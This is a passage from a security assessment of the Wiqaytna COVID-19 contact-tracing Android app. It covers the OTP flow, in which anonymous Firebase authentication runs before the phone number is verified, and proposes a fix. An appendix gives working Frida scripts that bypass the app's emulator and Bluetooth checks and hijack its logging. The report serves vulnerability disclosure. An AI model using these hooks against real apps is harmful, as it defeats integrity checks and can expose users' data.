- [01:01] Up to date COVID-19 statistics



Figure 11. PoC video at the 01:01 mark

Chapter 3. Remediation

3.1. Context

As the application source code is publicly available [https://github.com/Wiqaytna-app/wiqaytna_android/], it is possible to look for the OTP implementation through the following files by matching the corresponding log outputs.

RegisterNumberFragment.kt

```
private fun requestOTP() {
    mView?.let { view ->
        phone_number_error.visibility = View.INVISIBLE
        var numberText: String

        if (phone_number.text.toString().length == 10) {
            numberText = phone_number.text.toString().substring(1)
            CentralLog.d("used number", "$numberText")
        } else {
            numberText = phone_number.text.toString()
            CentralLog.d("used number", "$numberText")
        }

        val fullNumber = "$countryCode${numberText}"
        phoneNumber = fullNumber
        CentralLog.d(TAG, "The value retrieved: ${fullNumber}") ①

        val onboardActivity = context as OnboardingActivity
        Preference.putPhoneNumber(
            WiqaytnaApp.AppContext, fullNumber ②
        )
        onboardActivity.updatePhoneNumber(fullNumber)
        onboardActivity.requestForOTP(fullNumber)
    }
}
```

① Phone number retrieved

② FullNumber saved in AppContext

The phone number is registred as an Appcontext prior to OTP verification

OnboardingActivity.kt

```
...
// [START on_start_check_user]
public override fun onStart() {
    super.onStart()
    // Check if user is signed in (non-null) and update UI accordingly.
    val currentUser = auth.currentUser
    updateUI(currentUser)
}

// [END on_start_check_user]
private fun updateUI(user: FirebaseUser?) {
    val isSignedIn = user != null
    // Status text
    if (isSignedIn) {
        uid = user!!.uid
        CentralLog.i(TAG, uid) ①
    } else {
        uid = ""
    }
}
...
fun requestForOTP(phoneNumber: String) {
    onboardingActivityLoadingProgressBarFrame.visibility = View.VISIBLE
    speedUp = false
    resendingCode = false
    auth.signInAnonymously()
            .addOnCompleteListener(this) { task ->
                if (task.isSuccessful) {
                    // Sign in success, update UI with the signed-in user's
information
                    CentralLog.d(TAG, "signInAnonymously:success") ②
                    val user = auth.currentUser
                    sendPostRequest(user!!.uid, phoneNumber)
                            .addOnSuccessListener {
                                navigateToNextPage()
                                updateUI(user)
                            }
...
```

① User UID

② Successful authentication

The authentication *(signInAnonymously)* is completed before validation of the phone number through an OTP.

3.2. Suggested Fix

It has been proven that the Authentication method used *(Anonymous Authentication)* is not secured enough and can be detrimental to the confidentiality, the integrity and the availability of the application.

Unfortunately, there is no quick fix for this vulnerability, as **Google Firebase is the single point of failure in our case**.

It may be suggested to use a different method like for instance the proper phone authentication [https://firebase.google.com/docs/auth/android/phone-auth]:

```
PhoneAuthProvider.getInstance().verifyPhoneNumber(
        phoneNumber, // Phone number to verify
        60, // Timeout duration
        TimeUnit.SECONDS, // Unit of timeout
        this, // Activity (for callback binding)
        callbacks) // OnVerificationStateChangedCallbacks
```

Not only one should balance this solution with some security concerns as stated on Firebase API Documentation [https://firebase.google.com/docs/auth/android/phone-auth#security-concerns]...

> "Authentication using only a phone number, while convenient, is less secure than the other available methods, because possession of a phone number can be easily transferred between users. Also, on devices with multiple user profiles, any user that can receive SMS messages can sign in to an account using the device's phone number.
>
> If you use phone number based sign-in in your app, you should offer it alongside more secure sign-in methods, and inform users of the security tradeoffs of using phone number sign-in."

...but it also comes with an additional **$0.06 per verification** cost as priced in Firebase page [https://firebase.google.com/pricing].

In conclusion, fixing this vulnerability depends solely on finding a balance between end-user accessibility and the underlying costs, parameters that are out of scope of the present assessment.

A. Frida gadgets

```
// Bypass VM Check
Java.perform(function() {
 console.log("[ * ] Starting IsEmu override...")
 var IsEmu = Java.use("covid.trace.morocco.h");
 IsEmu.c.overload().implementation = function(){
     console.log("[ + ] VM check successfully bypassed!")
     return false;
 }
});

// Bypass Bluetooth check
Java.perform(function() {
 console.log("[ * ] Starting IsBTAvailable override...")
 var IsBT = Java.use("covid.trace.morocco.h");
 IsBT.b.overload().implementation = function(){
     console.log("[ + ] IsBTAvailable check successfully bypassed!")
     return false;
 }
});

// Set Should Log to true
Java.perform(function() {
 console.log("[ * ] Setting ShouldLog to True ...")
 var Central = Java.use("covid.trace.morocco.c.a$a");
 Central.b.overload().implementation = function(){
     console.log("[ + ] ShouldLog = True")
     return true;
 }
});

// Hijack logging stream to file
Java.perform(function() {
 console.log("[ * ] Attempting to hijack log stream...")
 var SDLog = Java.use("covid.trace.morocco.c.b");
 console.log("[ * ] Setting writable and sdcard to true...")
 SDLog.a.overload().implementation = function(){
     console.log("[ + ] {writable,sdcard} = true");
     return true;
 };
 SDLog.a.overload('java.lang.String').implementation = function(str){
     console.log("[ * ] Attempting to create new log file");
     var sb = Java.use("java.lang.StringBuilder").$new();
     sb.append("/data/user/0/covid.trace.morocco/files/SDLogging");
     var file = Java.use("java.io.File").$new(sb.toString());
     file.mkdirs();
     var out = Java.use("java.io.File").$new(file, "Wiqaytna_" + str + ".log");
     var fw = Java.use("java.io.FileWriter").$new(out, true);
```

```
      var bw = Java.use("java.io.BufferedWriter").$new(fw);
      return bw;
  };
// Hijack Logging stream to console
  SDLog.a.overload('java.lang.String','[Ljava.lang.String;').implementation = function
(tag,msg){
      var lyoum = Java.use('java.util.Date').$new();
      // SHORT static int 3, LONG static int 1, MEDIUM static int 2
      var dateformat = Java.use('java.text.DateFormat').getDateTimeInstance( 3,3, Java
.use('java.util.Locale').$new("FR","fr"));
      console.log("[ \\o/ ] "+ dateformat.format(lyoum) + " "+"["+tag+"]"+" : " + msg);
  };
});
```

B. Iconography

Iconography 1. Anomaly

Icon	Label
	*Major Anomaly that could potentially lead to a vulnerability*
	*Minor Anomaly that could disrupt the normal execution of the application*
	*Low Anomaly or Information notice to be taken into consideration*

Iconography 2. Complexity

Icon	Label
	*Complex and out-of-scope actions impacts heavily on the application environment, undergoing an impact study that could potentially spawn over time is highly recommended*
	*Actions have a Medium impact on the application environment, undergoing an impact study before mitigation is recommended*
	*Actions are quick and simple enough to be undergone without an impact study but may require prior validation*

Iconography 3. Confidentiality

Icon	Label
	*Publishing a confidential information is detrimental to the security, integrity and availability of the application*
	*Publishing a restricted information may cause prejudice to the security, integrity and availability of the application*
	*This document is, unless contraindicated, under CC BY-NC 3.0 licence*

Iconography 4. Impact

Icon	Label
	*Critical vulnerability that will lead to a complete leak of sensitive information / total integrity loss / total availability downtime*
	*Major vulnerability that could potentially lead to a complete leak of sensitive information / total integrity loss / total availability downtime*
	*Medium vulnerability that could potentially lead to a partial leak of sensitive information / partial integrity loss / partial availability downtime*
	*Minor vulnerability that have no direct impact on confidentiality, integrity or availability of the application, but could potentially be used in a more advanced attack scenario*

Iconography 5. Security Level

Icon	Label
	*Security level is Poor*
	*Security level is Low*
	*Security level is Perfectible*
	*Security level is Good*
	*Security level is Excellent*

Iconography 6. Priority

Icon	Label
	*Actions should be taken immediately*
	*Actions should be taken within a month time frame*
	*Actions should be scheduled within a 6 month time frame*
	*Actions should be planified within a year time frame*

Iconography 7. Typology

Icon	Label
	*Affects the execution or the configuration of System components*
	*Affects the Application Code*
	*Affects Personally Identifiable Information (PII)*
	*Affects the Application on a Global scale (System, Code and PII)*